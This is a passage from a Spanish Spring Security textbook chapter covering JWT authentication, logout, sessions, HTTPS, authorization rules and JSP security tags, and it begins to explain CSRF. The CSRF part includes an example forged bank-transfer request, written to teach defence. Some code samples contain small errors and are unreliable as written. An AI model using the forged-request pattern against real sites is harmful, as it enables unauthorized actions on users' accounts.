- El nombre de usuario que se supone se ha autenticado correctamente y para el que creo el token. Como quiero integrarlo todo con Spring Security (y tal vez en un futuro necesite más información) no me limito a pedir el login en los parámetros del método, sino que solicito un “UserDetails” de Spring, la interfaz que representa a un usuario en el sistema.
- La fecha de creación del token.
- Cuándo caducará. En este caso tiene una hora de validez.

El método **validarToken()** recupera el login del token y lo compara con el que se ha registrado en el sistema. Realmente es una excusa para ejecutar “parseClaimsJws()” y que compruebe la validez del token.

#### 8.12.2.1 Autentificación

Al contrario que con la autentificación básica o a través de formulario, en este caso la vamos a programar manualmente. En vez de configurar cierto método en “configure(HttpSecurity)” vamos a escribir un pequeño controlador que autentifique al usuario dentro de Spring Security:

```
@Controller
public class ControladorJwt {

    @Autowired UserDetailsService uds;
    @Autowired UtilidadesTokenJwt utilidades;
    @Autowired AuthenticationManager authenticationManager;

    @RequestMapping(value="/identificarme", method = RequestMethod.POST)
    @ResponseBody
    public Object autenticar(@Validated @RequestBody UsuarioDTO dto,
                             BindingResult errores) {
        if (errores.hasErrors()) throw new ResponseStatusException(HttpStatus.BAD_REQUEST);
        authenticationManager.authenticate(new UsernamePasswordAuthenticationToken(
            dto.getLogin(), dto.getClave()));
        UserDetails ud=this.uds.loadUserByUsername(dto.getLogin());
        return new Object() {
            public String token=utilidades.generarToken(ud);
        };
    }
}
```

En esta clase estoy presuponiendo unas cuantas cosas. En primer lugar que tengo definido un sistema de autentificación de usuarios, “UserDetailsService”, y que he escrito algo en la configuración de Spring Security (lo veremos después) para poder utilizar manualmente **AuthenticationManager**. Esta interfaz nos proporciona acceso al proveedor de autentificación configurado. La línea:

```
authenticationManager.authenticate(new UsernamePasswordAuthenticationToken(
    dto.getLogin(), dto.getClave()));
```

Significa que le paso al proveedor de autentificación por defecto (que a su vez usa “UserDetailsService”) un “token” de seguridad que representa un nombre de usuario y una contraseña. La palabra “token” no tiene nada que ver en este caso con JWT; esto es mucho, mucho más antiguo. Si la autentificación es incorrecta, el método **authenticate()** lanzará una **AuthenticationException**, provocando el consabido “403”.

La clase “UsuarioDTO” es el típico JavaBean usado para leer y validar los datos enviados por el cliente. Por último, la respuesta es muy simple. Quiero generar un texto JSON con este aspecto:

```
{token=el token devuelto por el método de utilidad}
```

Es un objeto tan simple que no me molesto en escribir un nuevo dto o un mapa. Jackson se encarga de todo.

#### 8.12.2.2 Autorización.

Una vez que el cliente obtiene el token se supone que lo enviará en todas las peticiones que realice al servidor, generalmente en una cabecera de petición similar a ésta:

```
Authorization: Bearer eyJhbGciOiJIU ... v9tGzQ
```

Añadiremos un filtro en el servidor que intercepte todas las peticiones, compruebe si existe un token válido y autentique al “subject” incluido en los datos del token. Cuando creamos el token lo hicimos porque un usuario concreto se había identificado correctamente, y añadimos el login de ese usuario en el token justamente para esto: Por supuesto, también se tendrá en cuenta si el token ha caducado, es automático.

El código del filtro es el siguiente:

```
public class FiltroSeguridadJwt extends OncePerRequestFilter {

    private UserDetailsService uds;
    private UtilidadesTokenJwt jwt;

    public FiltroSeguridadJwt(UserDetailsService uds, UtilidadesTokenJwt jwt) {
        this.uds = uds;
    }
}
```

---

```

        this.jwt = jwt;
    }

@Override
protected void doFilterInternal(HttpServletRequest request,
                                HttpServletResponse response,
                                FilterChain filterChain)
                                throws ServletException, IOException {
    String cabeceraToken=request.getHeader("Authorization");
    String token=null;
    String login=null;

    if (cabeceraToken!=null && cabeceraToken.startsWith("Bearer ")) {
        token=cabeceraToken.substring(7);
        try {
            login= jwt.getLogin(token);
        }
        catch (IllegalArgumentException e) {
            System.out.println("El token no es válido");
        }
        catch (ExpiredJwtException e) {
            System.out.println("token ha caducado");
        }
    }
    else {
        System.out.println("No hay ningún Token Bearer");
    }

    if (token!=null && login!=null) {
        UserDetails ud=this.uds.loadUserByUsername(login);
        UsernamePasswordAuthenticationToken upat=
            new UsernamePasswordAuthenticationToken(ud.getUsername(),
  null, ud.getAuthorities());
        upat.setDetails(new WebAuthenticationDetailsSource().buildDetails(request));
        SecurityContextHolder.getContext().setAuthentication(upat);
    }

    filterChain.doFilter(request, response);
}
}

```

No quiero explicar filtros, pero la clase “OncePerRequestFilter” se asegura de que el filtro se ejecute una vez por cada petición del cliente. Compruebo si existe una cabecera adecuada, y si es así, que contenga un JWT válido.

Si es así, el login leído es el del usuario para el que generé el token. Por tanto, me autentifico manualmente como ese usuario, sin comprobar de nuevo la contraseña:

```

UsernamePasswordAuthenticationToken upat=
    new UsernamePasswordAuthenticationToken(ud.getUsername(),
  null, ud.getAuthorities());
upat.setDetails(new WebAuthenticationDetailsSource().buildDetails(request));
SecurityContextHolder.getContext().setAuthentication(upat);

```

La última línea es obligatoria para cualquier filtro, para que la petición del cliente se pueda procesar por el siguiente filtro de la cadena.

Fíjate que no lo he definido como un bean de Spring, y por tanto no puedo usar inyección de dependencia. ¿Por qué me complico la vida? Porque Spring es demasiado listo. Si defino un bean de tipo “filtro” el framework no sólo lo crea, sino que también lo registrará en la cadena de filtros **al final de esa cadena de filtros**. Y eso es un problema. Necesito registrarlo manualmente en una posición concreta de la lista de filtros de seguridad, como veremos en el apartado siguiente.

#### 8.12.2.3 Configuración de seguridad

Sólo queda configurar el filtro en Spring Security y además permitir el uso de “AuthenticationManager” como un bean en el controlador de autenticación (se supone que se ha creado un bean “UserDetailsService” en el proyecto):

```
@EnableWebSecurity
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter {

    @Bean
    public AuthenticationManager authenticationManagerBean() throws Exception {
        return super.authenticationManagerBean();
    }

    @Autowired private UserDetailsService uds;
    @Autowired UtilidadesTokenJwt utilidades;

    @Override
    protected void configure(AuthenticationBuilder auth) throws Exception {
        auth.userDetailsService(uds).passwordEncoder( passwordEncoder());
    }

    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http.requiresChannel().anyRequest().requiresSecure();
        http.sessionManagement().sessionCreationPolicy(SessionCreationPolicy.STATELESS);
        http.authorizeHttpRequests()
            .antMatchers("/identificarme").permitAll()
            ... (diferentes autorizaciones)
            .anyRequest().authenticated();

        http.addFilterBefore(new FiltroSeguridadJwt(uds, utilidades),
                            UsernamePasswordAuthenticationFilter.class);
    }
}
```

Desde Spring Boot 2.x es necesario crear un bean “AuthenticationManager” si se quiere injectar en otras clases. No es nada extraño, simplemente estamos recuperando el objeto de “gestión de autenticación” que creamos en el método “create(AuthenticationBuilder)”. En las versiones antiguas Spring lo publicaba como un bean, y después dejó de hacerlo. Es obligatorio que el nombre del bean sea “authenticationManagerBean”, o de lo contrario pasarán cosas muy raras.

Como es lógico, el punto de entrada para la autenticación tiene que ser accesible a usuarios no registrados. Y aunque no es necesario, se supone que estoy usando tokens porque no quiero utilizar sesiones, por lo tanto las anulo a través de “sessionManagement()”.

El método **addFilterBefore()** me permite insertar el filtro en una posición concreta de la cadena de filtros de seguridad, en este caso antes del que Spring utiliza para lanzar los formularios de autenticación. Si tuviéramos uno configurado, sólo se ejecutaría si la autenticación por token no se efectúa.

No te olvides de esa línea. Si definiéramos el filtro como un bean el framework lo crearía y lanzaría, pero no podrías saber en qué posición con respecto a los filtros existentes, con lo que el resultado sería impredecible.

#### 8.12.2.4 Spring Security 6.x

La configuración es prácticamente la misma. Sólo cambia la forma de obtener el “AuthenticationManager”:

```
@Bean
public AuthenticationManager authenticationManager(AuthenticationConfiguration conf)
    throws Exception {
    return conf.getAuthenticationManager();
}
```

---

Como ya no extendemos a la clase “WebSecurityConfigurerAdapter” tenemos que obtener el bean de otro modo, por ejemplo a través del bean **AuthenticationConfiguration**. Por supuesto, podríamos inyectarlo directamente en el controlador y ahorrarnos ese par de líneas:

```
@Controller
public class ControladorJwt {
    ...
    @Autowired AuthenticationConfiguration conf;
    ...
    @RequestMapping(value = "/identificarme", method = RequestMethod.POST)
    @ResponseBody
    public Object autentificar(...) throws Exception {
        ...
        conf.getAuthenticationManager().authenticate(...)
        ...
    }
}
```

Y por supuesto, ya no tenemos el método “configure(HttpSecurity)”:

```
@Bean
public SecurityFilterChain filtroSeguridad(
    HttpSecurity http,
    UtilidadesTokenJwt utilidades,
    UserDetailsService uds) throws Exception { ... }
```

Aprovecho para inyectar directamente lo que necesito en los parámetros del método de configuración.

### 8.12.3 El cliente

Es igual a cualquier otro cliente, salvo que cuando obtiene el token lo envía en una cabecera de petición “Authorization”:

```
class Token {
    private String token;

    public String getToken() {
        return token;
    }

    public void setToken(String token) {
        this.token = token;
    }
}

@Component
public class PruebasLecturaJWT {
    @Autowired
    RestTemplate rt;

    public String getToken(String login, String clave) {
        ResponseEntity<Token> re=this.rt.postForEntity("/identificarme",
   new UsuarioDTO(login, clave, Token.class));
        return re.getBody().getToken();
    }

    public void leerUnRol(int id, String token) {
        try {
            ResponseEntity<RolDTO> re=this.rt.exchange("/servicio/roles/{id}",
   HttpMethod.GET,
   new HttpEntity<RolDTO>(crearCabeceras(token)),
   RolDTO.class,
   id);
            System.out.println(re.getBody());
        }
    }
}
```

---

```

        catch (ResponseStatusException ex) {
            System.out.println("Error " + ex.getRawStatusCode());
        }
    }

    private HttpHeaders crearCabeceras(String token) {
        String valorFinal = "Bearer " + token;
        HttpHeaders cabeceras = new HttpHeaders();
        cabeceras.add("Authorization", valorFinal);
        return cabeceras;
    }
}

```

El código es muy simple. El método `getToken()` realiza una petición POST para recuperar el token. Las clases “UsuarioDTO” y “Token” son meros JavaBeans para poder usar Jackson con comodidad.

Una vez que el cliente lee el token se supone que lo recuerda de algún modo para poder pasárselo como argumento al resto de métodos que realizarán peticiones al servidor. En el ejemplo sólo tenemos un método de este tipo, “leerUnRol()”. Realiza una petición GET estándar, salvo por el hecho de que añadimos una cabecera “Authorization: Bearer el\_texto\_del\_token”.

## 8.13 Logout de sesión

Los usuarios identificados saldrán del sistema tarde o temprano, bien porque lo solicitan o porque han superado el tiempo de inactividad establecido.

Tradicionalmente la información sobre la identificación de un usuario se ha almacenado en la **sesión**, por lo que login y logout están muy vinculados con la creación y destrucción de las sesiones. Revisa el apartado 6.9.4, “Configuración” para recordar algunas opciones de configuración de Spring Boot relacionadas con el tema, como el tiempo de inactividad.

Por defecto Spring Security lo aplicará al recibir del cliente una petición a “/logout”, pero como es lógico podemos modificarlo. Como casi toda la seguridad, se programa en el método `configure(HttpSecurity)`. En “Productos”:

```

@Override
protected void configure(HttpSecurity http) throws Exception {
    http...
    ...
    .logout()
        .invalidateHttpSession(true)
        .logoutSuccessUrl("/entrada/login.html")
        .logoutUrl("/entrada/logout.html")
        .permitAll();
}

```

El método `logout()` devuelve un objeto de clase `LogoutConfigurer<HttpSecurity>`, que nos permite establecer los valores que deseemos. Como siempre, está preparado para programarlo en cadenas, y existe una versión del método para ser usado con expresiones lambda. Algunos de los métodos disponibles:

Método	Descripción
<code>deleteCookies(String[])</code>	<i>Cookies que serán eliminadas al producirse un logout.</i>
<code>invalidateHttpSession(boolean)</code>	<i>Si la sesión se debe destruir al hacer logout. True por defecto.</i>
<code>logoutUrl(String)</code>	<i>Qué petición desencadenará el logout.</i>
<code>logoutRequestMatcher(RequestMatcher)</code>	<i>Como la anterior, pero permite especificar el tipo de petición.</i>
<code>logoutSuccessUrl(String)</code>	<i>La URL a la que el framework nos redirigirá al producirse un logout.</i>
<code>permitAll()</code> <code>permitAll(boolean)</code>	<i>True por defecto. Asegura (o no) que todos los clientes tengan acceso a las URL referenciadas en los métodos anteriores.</i>

---

El ejemplo anterior es claro. La petición de logout se producirá cuando el cliente solicite la URL “/entrada/logout.html”. La sesión se destruirá (no hace falta indicarlo, manías mías) y nos redirigirá a la página de login. Esa petición la gestiona el framework, nosotros no tenemos que hacer nada con ella. En este caso tampoco necesito especificar “permitAll()”, podría quitarlo.

Si activamos la protección contra CSRF la petición para realizar un logout debe ser **POST** obligatoriamente. No voy a entrar en detalles, pero no estaría mal que nos obligásemos a que siempre fuera POST. En vez de usar el método “logoutUrl()” podríamos usar **logoutRequestMatcher()**:

```
.logoutRequestMatcher(new RegexRequestMatcher("/entrada/logout.html", "POST"))
```

No lo cambio en el ejemplo por pereza; mi petición de logout la tengo implementada con un simple enlace:

```
<p><a href=".../entrada/logout.html"><spring:message code="login.salir"/></a></p>
```

La configuración con la versión 6.x de Spring Security es casi la misma:

```
@Bean  
public SecurityFilterChain filtroSeguridad(HttpSecurity http) {  
    ...  
    http.logout(...)  
}
```

## 8.14 Gestión de sesiones

Este apartado se refiere al comportamiento de Spring Security con respecto a las sesiones. Si por ejemplo las desactivamos eso no quiere decir otras en partes de la aplicación las crees manualmente y utilices, aunque sería algo bastante esquizofrénico.

Por defecto las sesiones están activadas, pero en ocasiones, por ejemplo con un servidor SOA basado en RESTful, nos puede convenir que dejen de funcionar. Como casi siempre, se hace a través del método **configure(HttpSecurity)**:

```
@Override  
protected void configure(HttpSecurity http) throws Exception {  
    ...  
    http.sessionManagement().sessionCreationPolicy(SessionCreationPolicy.STATELESS);  
    ...  
}
```

El método **sessionManagement()** devuelve un objeto de clase **SessionManagementConfigurer** que nos permite modificar el comportamiento de la sesión. El método más usado será **sessionCreationPolicy()**, que nos permite especificar cómo queremos que sea creada:

- **ALWAYS**. Si no hay una sesión activa, será creada automáticamente.
- **NEVER**. Spring Security nunca creará una sesión, pero la utilizará si existe.
- **IF\_REQUIRED**. La sesión será creada si es solicitada. Es el comportamiento por defecto.
- **STATELESS**. Spring Security ni creará ni utilizará sesiones.

Recuerda que todo esto configura Spring Security. No tiene nada que ver con el comportamiento de Tomcat, si por ejemplo éste decide crear “cookies de sesión”. Lo que indica por ejemplo “STATELESS” es que para Spring Security no existen.

Otro método que puede resultar útil es **maximumSessions()**, que establece el número máximo de sesiones que puede tener activas un mismo usuario. Existe mucha más configuración posible: métodos adicionales de la interfaz, beans diseñados para sesiones y por supuesto propiedades de configuración específicas, como las del apartado 6.9.4, “Configuración”.

En Spring Security 6.x sólo hay que cambiar el método “configure()”, por le bean que hemos visto en los apartados anteriores:

```
@Bean  
public SecurityFilterChain filtroSeguridad(HttpSecurity http) { ... }
```

## 8.15 Conexión encriptada

Debes usar el protocolo HTTPS en todas las aplicaciones Web. No basta para asegurarlas, pero no hacerlo es dejarlas desprotegidas. Como ya he explicado es una tarea de la capa de transporte, por lo que es el

---

servidor Web quien se encarga de todo. Por supuesto, si creas un proyecto Spring Boot con el servidor integrado lo vas a configurar con las opciones del framework, por lo que sí será en parte un problema de tu aplicación.

Independientemente del servidor, lo que sí puedes hacer en tu aplicación es rechazar cualquier petición que no esté encriptada; de ese modo obligarás al encargado de sistemas de desplegarla correctamente. Es una opción de configuración básica del descriptor de despliegue, por lo que no necesitas Spring Security para activarla:

```
<web-app...>
  ...
  <security-constraint>
    <web-resource-collection>
      <web-resource-name>Pag seguras</web-resource-name>
      <url-pattern>/*</url-pattern>
    </web-resource-collection>
    <user-data-constraint>
      <transport-guarantee>CONFIDENTIAL</transport-guarantee>
    </user-data-constraint>
  </security-constraint>
</web-app>
```

Si estás configurando Spring Security no necesitas editar “web.xml”; puedes configurar lo mismo desde el método **configure(HttpSecurity)**:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
  ...
  http.requiresChannel().anyRequest().requiresSecure();
  ...
}
```

En el ejemplo obligo a que todas las peticiones viajen a través de un canal seguro. El método **requiresChannel()** devuelve un objeto de clase “ChannelRequestMatcherRegistry”, con varios métodos útiles. Como siempre, devuelven el objeto original para poder encadenarlos, y existe una versión del método principal para usarlo con expresiones lambda:

Método	Descripción
<b>requiresSecure()</b>	Las peticiones seleccionadas deben realizarse a través de un canal seguro, HTTPS
<b>requiresInsecure()</b>	Las peticiones seleccionadas pueden realizarse a través de HTTP sin codificar.

Implementa **AbstractRequestMatcherRegistry<T>**, por lo que tenemos disponibles todos los métodos descritos en el apartado 8.7, “Spring Security Versión 6.x” para clasificar las solicitudes del cliente. En este caso, mi consejo es que utilices siempre “anyRequest()”.

Como ya hemos visto en todos los apartados anteriores, en Spring Security 6.x ya no existen los métodos “configure()”, por lo que tenemos que definir el bean de siempre:

```
@Bean
public SecurityFilterChain filtroSeguridad(HttpSecurity http) { ... }
```

## 8.16 Autorización

Por fin, el objetivo final de la seguridad: Qué puede hacer quién. Como ya sabes se configura en el método **configure(HttpSecurity)**:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
  ...
  http.authorizeRequests()
    .antMatchers("/css/**", "/js/**", "/img/**").permitAll()
    .antMatchers("/usuario/**").hasAnyAuthority("ROLE_ADMINISTRADOR")
```

---

```

    .anyRequest().authenticated()
    ...
}

```

El método **authorizeRequests()** permite establecer la autentificación. Devuelve un objeto de clase **AuthorizedUrl** (y unas cuantas cosas más) o bien podemos usar su versión para expresiones lambda. Muchos de estos métodos admiten textos con expresiones EL, por lo que las reglas de acceso pueden ser complejas. Implementa la interfaz **AbstractRequestMatcherRegistry<T>**, por lo que también disponemos de los métodos explicados en el apartado 8.7, “Spring Security Versión 6.x”.

Este método será eliminado en la versión siete de Spring Security y será reemplazado por **authorizeHttpRequests**. Funciona del mismo modo, pero se considera que su nomenclatura es más adecuada.

En el ejemplo se puede ver cómo se utiliza habitualmente; primero se seleccionan las URL y después se indica la autorización. Cuando llega una petición se compara con las reglas definidas, una detrás de otra. Si una se cumple se aplica la autorización y se deja de buscar.

Aparte de los métodos para mapear peticiones, disponemos de las siguientes funciones para definir la autorización.

Método	Descripción
<b>access(String)</b>	Permite el acceso en función de la expresión SpEL indicada, por ejemplo “hasRole('ROLE_AMIN) and hasRole('ROLE_CLIENTE')”
<b>anonymous()</b>	Permite el acceso a usuarios no identificados.
<b>authenticated()</b>	Permite el acceso a cualquier usuario identificado.
<b>denyAll()</b>	Se prohíbe el acceso a todo el mundo. Ten en cuenta que se escriben cadenas de búsqueda. Depende de cómo la definas puede ser útil al final de una de ellas.
<b>fullyAuthenticated()</b>	Usuarios autenticados “de verdad”, y no recordados de accesos anteriores; Podemos configurar que el sistema recuerde a usuarios que ya han cerrado su sesión.
<b>hasAnyAuthority(String[ ])</b> <b>hasAuthority(String)</b>	Que el usuario tenga concedida esa autorización: generalmente que pertenezca a uno de esos roles.
<b>hasAnyRole(String[ ])</b> <b>hasRole(String)</b>	Que pertenezca a uno de los roles especificados.
<b>hasIpAddress(String)</b>	Que concuerde con la IP o red: “192.168.1.2”, “192.168.0/24”
<b>not()</b>	Niega las siguientes expresiones.
<b>permitAll()</b>	Permite el acceso a todo el mundo.
<b>rememberMe()</b>	Permite el acceso a usuarios recordados. Es el método contrario de “fullyAuthenticated”.

En una aplicación tradicional escribes una cascada de comprobaciones, tratando de cubrir todos los casos que se necesiten. Esa cascada debe acabar siempre con un “denyAll()”, de tal modo que si una ruta no está expresada, está prohibida. No hacerlo de este modo es un **error de seguridad** tan grande que provoca hasta vergüenza ajena.

Aunque no lo he usado en el proyecto, **access()** es el método de autorización más versátil, ya que nos permite utilizar SpEL para definir la regla de seguridad. En el apartado 8.22.3, “Expresiones SpEL para autorización” lo explico con más detalle. La sección está dirigida a la autorización de métodos, pero todas las reglas son aplicables.

¿Qué diferencia hay entre **autorización** y **rol**? Ninguna. Un rol es una autorización que por defecto comienza con el prefijo “ROLE\_”. Las siguientes líneas son equivalentes:

```

    .hasAuthority("ROLE_ADMINISTRADOR")
    .hasRole("ADMINISTRADOR")
    .hasRole("ROLE_ADMINISTRADOR")

```

Se supone que si quieras definir “grupos” usarás roles, mientras que si lo que necesitas son permisos (“LECTURA”, “ESCRITURA”) usarás autorizaciones, pero son lo mismo.

---

En Spring Security 6.x sólo tenemos que cambiar el método “configure(HttpSecurity)”, por el bean:

```
@Bean  
public SecurityFilterChain filtroSeguridad(HttpSecurity http) { ... }
```

## 8.17 Método configure (WebSecurity)

Es similar al método “configure(HttpSecurity)”, pero para tareas de bajo nivel. En la práctica sólo usaremos dos métodos de **WebSecurity**:

Método	Descripción
<b>debug(boolean)</b>	Activa el modo “debug”, igual que el atributo de la anotación “@EnableWebSecurity”. Recuerda que es un riesgo de seguridad. Sólo para desarrollo.
<b>ignoring()</b>	Permite especificar qué URL serán ignoradas por Spring Security. El objeto devuelto implementa entre otras “AbstractRequestMatcherRegistry”, por lo que podemos añadir patrones de muchas formas distintas.

Generalmente se usa para excluir aquellas rutas que no queremos que sean tenidas en cuenta por la autorización de Spring Security. Si por ejemplo no tenemos inconveniente en que un usuario no autorizado pueda acceder a las imágenes o las hojas de estilo no es necesario escribir esto:

```
http.authorizeRequests()  
    .antMatchers("/css/**", "/js/**", "/img/**").permitAll()  
    ...
```

Podemos quitar esa regla del método “configure(HttpSecurity)” y añadirla al “configure” actual:

```
@Override  
public void configure(WebSecurity web) throws Exception {  
    web.debug(true)  
        .ignoring().antMatchers("/css/**", "/js/**", "/img/**");  
}
```

De esta manera es más eficiente. Cualquier petición de seguridad pasa por una serie de filtros para evaluar su procesamiento. Si lo que queremos es “no evaluarlo” ésta es la forma más directa.

Como he activado el modo “debug”, en la consola se puede ver el funcionamiento interno del framework. Ésta es la lista de filtros que atraviesa cualquier petición que deba ser autorizada:

```
Security filter chain: [  
    ChannelProcessingFilter  
    WebAsyncManagerIntegrationFilter  
    SecurityContextPersistenceFilter  
    HeaderWriterFilter  
    LogoutFilter  
    UsernamePasswordAuthenticationFilter  
    RequestCacheAwareFilter  
    SecurityContextHolderAwareRequestFilter  
    AnonymousAuthenticationFilter  
    SessionManagementFilter  
    ExceptionTranslationFilter  
    FilterSecurityInterceptor  
]
```

Y ésta la de las peticiones que concuerdan con el patrón del método anterior:

```
Security filter chain: [] empty (bypassed by security='none')
```

**Cuidado.** Literalmente esa ruta no existe para la seguridad. Si programas manualmente código de Java referido a la seguridad es posible que necesites que ciertos objetos estén definidos, y tengas problemas extraños si lo escribes en un método de acción asociado a una de esas rutas.

Spring Security 6.x ha eliminado la clase “WebSecurityConfigurerAdapter”, por lo que ya no podemos sobrescribir el método “configure(WebSecurity)”. Para poder realizar todas estas tareas tenemos que definir el siguiente bean:

---

```

@Bean
public WebSecurityCustomizer configuraciónAdicional() {
    return web -> web...
}

```

La interfaz **WebSecurityCustomizer** es una interfaz funcional que nos obliga a definir un método con un parámetro de tipo **WebSecurity**. Podemos implementarla como queramos, aunque lo más cómodo es usar una expresión lambda

## 8.18 Etiquetas de XML para seguridad

Spring proporciona etiquetas de XML relacionadas con la seguridad. Según la guía de referencia, “proporcionan soporte básico para acceder a información de seguridad y aplicar restricciones de seguridad en JSP”.

No están incluidas en la biblioteca de seguridad, por lo que hay que añadir una dependencia Gradle adicional:

```
implementation 'org.springframework.security:spring-security-taglibs:5.2.1.RELEASE'
```

Podemos utilizar las siguientes etiquetas:

<b>authorize</b>	<b>Valores</b>	<b>Descripción</b>
<i>Determina si el contenido debe ser dibujado, en función de la regla expresada.</i>		
access	“hasRole(‘ADMIN’)”	Expresión SpEL (referida a la seguridad) que debe cumplirse.
url	“/especial”	Dibuja el contenido si el usuario actual tiene permiso para acceder a la URL indicada.
method	“GET”	Se usa con la anterior, para decidir si el usuario tiene acceso.
var	“resultado”	Almacena el resultado (true o false) en una variable.

<b>authentication</b>	<b>Valores</b>	<b>Descripción</b>
<i>Permite acceder al “principal” que representa al usuario autenticado actual, para leer alguna de sus propiedades.</i>		
property	“name”	La propiedad que se quiere dibujar.
htmlEscape	“true”, “false”	Aplica caracteres de escape de HTML
var	“resultado”	Almacena el resultado en una variable.

<b>csrfInput</b>	<b>Valores</b>	<b>Descripción</b>
<i>Dibuja un campo “hidden” con el nombre y el valor del token CSRF.</i>		

<b>csrfMetaTags</b>	<b>Valores</b>	<b>Descripción</b>
<i>Dibuja tres etiquetas “meta” de HTML con el nombre del token CSRF, su valor y el nombre de la cabecera de petición que el servidor esperaría recibir.</i>		

La etiqueta **<sec: authorize>** nos permite dibujar o no HTML en función de la autorización del usuario actual. Por ejemplo no dibuja siempre todas las opciones del menú:

```

<nav>
<ul>
    <li><a href="..../entrada/index.html"><spring:message code="menu.inicio"/></a></li>

    <sec:authorize access="hasRole('ROLE_ADMINISTRADOR')">
        <li><a href="#"><spring:message code="menu.usuario"/>...</span></a>
            <ul>
                <li><a href="..../usuario/ver.html">...</a></li>
                <li><a href="..../usuario/crear.html">...</a></li>
                <li><a href="..../usuario/borrar.html">...</a></li>
            </ul>
    </sec:authorize>
</ul>

```

```

    ...
    </ul>
  </li>
</sec:authorize>
...

```

También puedo establecer la regla usando la URL a las que el usuario tiene acceso. En este caso el ejemplo actúa del mismo modo:

```

<sec:authorize url="/usuario">
  ...
</sec:authorize>

```

Las expresiones “SpEL” permiten expresar todo lo que puedas necesitar. Las siguientes líneas son ejemplos de expresiones válidas para el atributo “access”:

```

" isAuthenticated() "
" !isAuthenticated() "
" hasRole('ROLE_ADMINISTRADOR') "
" hasRole('ADMINISTRADOR') "
" hasRole('CLIENTE') and hasIpAddress('192.168.1.0/24') "
" hasPermission(#unAtributoDelModelo, 'LECTURA') "
" #atributoModelo.propiedad == authentication.name "
" hasRole('ADMINISTRADOR') or hasRole('CLIENTE') "

```

Hay mucho más. En el apartado 8.22.3, “Expresiones SpEL para autorización” las explico con más detalle.

La etiqueta **<sec:authentication>** es muy simple. Sencillamente es una manera de acceder a los valores del objeto “principal” sin necesidad de definir un atributo del modelo:

```
<p><sec:authentication property="name" /></p>
```


Las etiquetas **<sec:csrfInput>** y **<sec:csrfMetaTags>** las veremos en el apartado siguiente.

## 8.19 CSRF

El **CSRF, Cross Site Request Forgery** o falsificación de petición en sitios cruzados es un tipo de ataque **contra el navegador del cliente**, no contra el servidor; trata de aprovecharse de la forma de trabajar de los navegadores Web. Está relacionado en cierto modo con CORS, que veremos después. Y por supuesto, un atacante no tiene por qué limitarse a usar sólo una técnica. A menudo también se emplea junto a XSS (inyección de código malicioso) con JavaScript.

El objetivo del atacante es engañar a un cliente autenticado para que realice peticiones a la aplicación sin ser consciente de ello. Al atacante le gustaría enviarlas directamente, pero como no se puede identificar (no conoce ninguna contraseña) no tiene autorización y el servidor no le hará caso. El objetivo es engañar al cliente para que las haga por él.

El ejemplo típico es el del “cliente del banco”. Nuestra aplicación gestiona cuentas corrientes de “elbanco.com”, y por supuesto tenemos clientes que se autentifican de alguna manera, no importa cómo. Lo habitual es que el servidor les envíe una cookie, que a partir de ese momento les identificará; la **cookie de sesión** que el servidor envía la cliente le es remitida por éste a partir de entonces, en cada una de las peticiones que haga a ese servidor:



El cliente hace la petición “1” para identificarse y consigue autenticarse ante nuestra aplicación “Banco”. En la primera respuesta el servidor le envía una cookie y a partir de ese momento (hasta que la sesión finalice) el cliente le reenviará una y otra vez la cookie al servidor. Para el servidor **somos** esa cookie. Un cliente

identificado es una petición desde cierta IP y que en la cabecera tiene una línea con un cookie de sesión válida.

En la imagen he dibujado varias flechas de petición y respuesta para recordarte que cuando solicitas una página de un servidor realmente solicitas y recibes muchas más cosas. Si el código HTML que recibes como respuesta a la petición original hace referencia por ejemplo a una imagen y una hoja de estilos, tu navegador **automáticamente** realizará otras dos peticiones consecutivas, que lógicamente tendrán sus respuestas.

Suponte que la respuesta al primer "ciclo" de peticiones ha sido un formulario para poder realizar transferencias a una cuenta. Rellenas el formulario y pulsas el botón de "submit", con lo que lanzas la petición "2" al servidor. Envías la cookie (a no ser que la borres manualmente no puedes evitarlo), por lo que la aplicación te reconoce y te deja transferir la cantidad a la cuenta. Por supuesto, recibes como respuesta una página HTML que te informará de lo que has hecho. Como esa página hace referencia a imágenes, etc. tu navegador realiza más peticiones automáticamente.

Ahora decides visitar la página "lavidaesdura.com". Y resulta que es un servidor programado por un hacker que quiere robarte dinero, o tal vez un atacante ha conseguido entrar en ese servidor y ha modificado el código de las páginas.

Esa mala persona ha estudiado las aplicaciones web de muchos bancos, y no solo conoce la URL de las páginas de transferencia de dinero, sino que sabe el tipo de petición que hay que realizar y los nombres de los parámetros. En el caso de tu banco sabe que si realiza una petición GET a la página "transfer" con los parámetros "cuenta" y "cantidad" se realiza una transferencia:


```
http://elbanco.com/transfer/cuenta=5678&cantidad=1000
```

Claro, una transferencia desde la cuenta de un cliente que previamente se ha autenticado en el banco. Como el atacante no sabe la clave de ningún cliente, no puede hacer nada con esa información. Por muchas veces que **él** lancara esa petición no haría nada. En todo caso, si se identificara con su clave se transferiría su propio dinero.

Pero el cliente ha cometido dos errores:

